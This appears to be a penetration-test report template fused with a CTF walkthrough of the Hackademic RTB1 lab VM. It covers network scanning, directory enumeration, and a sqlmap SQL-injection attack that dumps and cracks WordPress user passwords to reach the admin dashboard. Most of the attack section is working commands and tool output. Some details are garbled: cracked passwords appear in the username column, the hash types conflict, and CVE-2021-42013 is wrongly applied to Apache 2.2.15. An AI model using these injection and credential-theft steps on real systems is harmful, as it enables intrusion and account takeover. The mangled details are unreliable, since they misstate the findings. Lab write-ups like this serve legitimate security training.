


# Penetration Test Report



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

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## Assessment Overview

Phases of penetration testing activities include the following:

- **Planning** – Customer goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.

2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Finding Severity Ratings		
Severity	CVSS v3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. Patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges or data loss. Patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but not easily exploitable. Require extra steps like social engineering.
Low	0.1-3.9	Non-exploitable vulnerabilities but reduce attack surface. Patch in next maintenance window.
Informational	N/A	No vulnerability exists. Additional information provided regarding testing and documentation.

## Discovery & Reconnaissance

As the first step of this engagement, Supreme Security Limited performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.


## Validation & Exploitation

Supreme Security Limited used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Supreme Security Limited may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

### Target: Hackademic RTB1

Goal: Get root access and read key.txt



If you're diving into penetration testing or sharpening your CTF skills, *Hackademic RTB1* is an excellent boot-to-root vulnerable machine designed to emulate real-world attack paths — from reconnaissance to root.

This write-up walks through all steps needed to compromise the box, escalate privileges, and capture the flag. The machine is realistic, targets WordPress, and requires basic offensive security tactics.

## Information gathering

### Network Discovery

We begin by identifying the target machine's IP on our local network using netdiscover:

**sudo netdiscover**

#### Command

**sudo netdiscover**

```

root@kali: /home/kali
File Actions Edit View Help
Currently scanning: 172.21.28.0/16 | Screen View: Unique Hosts
136 Captured ARP Req/Rep packets, from 4 hosts. Total size: 8160

```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.116.1	00:50:56:c0:00:08	107	6420	VMware, Inc.	
192.168.116.2	00:50:56:f0:e2:39	14	840	VMware, Inc.	
192.168.116.132	00:0c:29:eb:72:47	11	660	VMware, Inc.	
192.168.116.254	00:50:56:f5:0f:e9	4	240	VMware, Inc.	

```

AT shows: 998 filtered tcp ports (no-response) 10 filtered tcp ports

```

Once the IP is identified, we proceed to enumeration.

### Footprinting the Host

Run a full port scan with service detection:

***nmap -oN nmap-scan 192.168.116.132***

Press enter or click to view image in full size



```

(kali㉿kali)-[~]
$ cd ~/Desktop/RBT1

(kali㉿kali)-[~/Desktop/RBT1]
$ nmap -oN nmap-scan 192.168.116.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 03:49 EDT
Nmap scan report for 192.168.116.132
Host is up (0.00030s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
MAC Address: 00:0C:29:EB:72:47 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.33 seconds

(kali㉿kali)-[~/Desktop/RBT1]
$

```

## Command

***Nmap -sV --script vuln -Pn 192.168.116.132***

```

(kali㉿kali)-[~]
$ nmap -sV --script vuln -Pn 192.168.116.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-27 12:38 EDT
Nmap scan report for 192.168.116.132
Host is up (0.00035s latency).
Not shown: 986 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http Apache httpd 2.2.15 ((Fedora))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.2.15 (Fedora)
|_http-trace: TRACE is enabled
|_http-vuln-cve2011-3192:
|   VULNERABLE:
|     Apache byterange filter DoS
|       State: VULNERABLE
|       IDs: CVE:CVE-2011-3192 BID:49303
|         The Apache web server is vulnerable to a denial of service attack when numerous
|         overlapping byte ranges are requested.
|       Disclosure date: 2011-08-19
|       References:
|         https://www.securityfocus.com/bid/49303
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|         https://seclists.org/fulldisclosure/2011/Aug/175
|         https://www.tenable.com/plugins/nessus/55976
|_http-enum:

```

## Vulnerability Assessment

### 1. Target Information

Target IP	192.168.116.132
Operating System	Linux Fedora (Kernel 2.6.31)
Running Service	Apache HTTPD 2.2.15 (Fedora) on Port 80
Other Ports	Port 22 (SSH) closed

### 2. Nmap Vulnerability Scan

Command Used:

```
nmap -sV --script vuln -Pn 192.168.116.132
```

Findings:


Open Port	Detected Service
Port 80 (HTTP)	Apache httpd 2.2.15 (Fedora)

### Vulnerability Details

### Apache HTTPD 2.2.15 Vulnerabilities

<b>CVE ID</b>	<b>Type</b>	<b>Description</b>	<b>Risk</b>
<b>CVE-2011-3192</b>	<b>Denial of Service</b>	<b>Byterange filter vulnerability in Apache, attacker can crash the web server with crafted requests.</b>	<b>Medium</b>
<b>CVE-2017-3167 / CVE-2017-3169 / CVE-2017-7679</b>	<b>Authentication Bypass / Buffer Overflow</b>	<b>Exploiting these could allow remote attackers to bypass authentication or execute arbitrary code.</b>	<b>High</b>
<b>CVE-2016-5387 (httpoxy)</b>	<b>Proxy Exploitation</b>	<b>Attacker can exploit malicious HTTP_PROXY headers to redirect traffic via proxy.</b>	<b>Medium</b>
<b>CVE-2021-42013</b>	<b>Path Traversal + Remote Code Execution (RCE)</b>	<b>Apache allows attackers to bypass access restrictions and execute commands on the server.</b>	<b>Critical</b>

## Apache HTTPD 2.2.15 Vulnerabilities Risk Distribution



### Exploitation Possibilities

- Using Exploit-DB scripts (e.g., ID 15285 for kernel exploit, or Apache specific exploits).
- Metasploit Modules available for most of these Apache vulnerabilities.
- Manual Exploit: Uploading reverse shell via Apache vulnerable web app (e.g., file upload or LFI).

## Tools Used

- **Nmap** → Service & vulnerability detection
- **Netcat** → Reverse shell listener
- **Searchsploit** → Exploit database search
- **Nikto** (recommended next step) → For web vulnerability scanning

## Conclusion

The target machine is highly vulnerable due to outdated Apache HTTPD 2.2.15 and old Linux kernel (2.6.31). Critical vulnerabilities (like CVE-2021-42013) allow Remote Code Execution, making it possible to gain full system compromise.

**Risk Level: HIGH**

## Enumerate directories

### Command

***gobuster dir -u http://192.168.116.132 -w /usr/share/seclists/Discovery/Web-Content/common.txt***

```
(kali㉿kali)-[~/Desktop/RBT1]
└─$ gobuster dir -u http://192.168.116.132 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.116.132
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 287]
/.htaccess (Status: 403) [Size: 292]
/.htpasswd (Status: 403) [Size: 292]
/cgi-bin/ (Status: 403) [Size: 291]
/index.html (Status: 200) [Size: 1475]
/phpMyAdmin (Status: 403) [Size: 293]
/phpmyadmin (Status: 403) [Size: 293]
Progress: 4746 / 4747 (99.98%)


Finished
```

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## SQL Injection Discovery

*http://192.168.116.132/Hackademic\_RTb1/?cat=1'*

- MySQL error confirmed SQLi vulnerability.
- Triggers a MySQL error — textbook SQLi.



## Exploiting SQL Injection

We automate SQLi with SQLMap:

### Command

**`sqlmap -u "http://192.168.116.132/Hackademic_RTb1/?cat=1" --dbs --batch`**

```
(kali㉿kali)-[~/Desktop/RBT1]
└─$ sqlmap -u "http://192.168.116.132/Hackademic_RTb1/?cat=1" --dbs --batch
```



```
{1.9.6#stable} Hackademic.RTB1
The First Realistic Hackademic Challenge (root this box).
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and a
t responsible for any misuse or damage caused by this program ademic Challenge (root this box).
Have you got the skills to exploit this box and to take root?

[*] starting @ 04:24:37 /2025-08-27/

Goal:
Gain access to the (HackademicRTb1) box and read the "Key.txt" file in the
root directory.

[04:24:37] [INFO] testing connection to the target URL
[04:24:38] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the resu
f the tests
[04:24:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:24:38] [INFO] testing if the target URL content is stable
[04:24:38] [INFO] target URL content is stable
[04:24:38] [INFO] testing if GET parameter 'cat' is dynamic
[04:24:38] [INFO] GET parameter 'cat' appears to be dynamic
[04:24:38] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'My
[04:24:38] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
es? [Y/n] Y
[04:24:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:24:38] [WARNING] reflective value(s) found and filtering out
[04:24:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[04:24:39] [INFO] GET parameter 'cat' appears to be 'Boolean-based blind - Parameter replace (original value)'
table (with --string="Archive for the "Uncategorized" Category")
```

We identify the wordpress DB. Let's list its tables:

## Command

**`sqlmap -u "http://192.168.116.132/Hackademic_RTBI/?cat=1" -D wordpress --tables`**

```
Database: wordpress
[9 tables]
+-----+
| wp_categories |
| wp_comments   |
| wp_linkcategories |
| wp_links      |
| wp_options    |
| wp_post2cat   |
| wp_postmeta   |
| wp_posts      |
| wp_users      |
+-----+

[04:30:08] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 11 times
[04:30:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2'

[*] ending @ 04:30:08 /2025-08-27/
```

Dump the wp\_users table:

## Command

**`sqlmap -u "http://192.168.116.132/Hackademic_RTBI/?cat=1" -D wordpress -T wp_users --dump`**

```
[04:36:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[04:36:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[04:36:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:36:52] [INFO] starting 4 processes
[04:36:55] [INFO] cracked password 'admin' for user 'NickJames'
[04:36:57] [INFO] cracked password 'kernel' for user 'MaxBucky'
[04:36:57] [INFO] cracked password 'napoleon' for user 'TonyBlack'
[04:36:57] [INFO] cracked password 'maxwell' for user 'JasonKonnors'
[04:36:58] [INFO] cracked password 'q1w2e3' for user 'GeorgeMiller'

Database: wordpress
Table: wp_users
[6 entries]
+-----+-----+-----+-----+-----+
| id | username | password | email | display_name |
+-----+-----+-----+-----+-----+
| 1 | admin | $2y$12$... |  |  |
| 2 | kernel | $2y$12$... |  |  |
| 3 | napoleon | $2y$12$... |  |  |
| 4 | maxwell | $2y$12$... |  |  |
| 5 | q1w2e3 | $2y$12$... |  |  |
| 6 | GeorgeMiller | $2y$12$... |  |  |
+-----+-----+-----+-----+-----+
```

Credentials Dumped:

Username: GeorgeMiller

Password: q1w2e3

User level = 10 (Admin).



## WordPress Admin Access


Navigate to:

Login with GeorgeMiller's credentials. We're in the WordPress dashboard as admin.

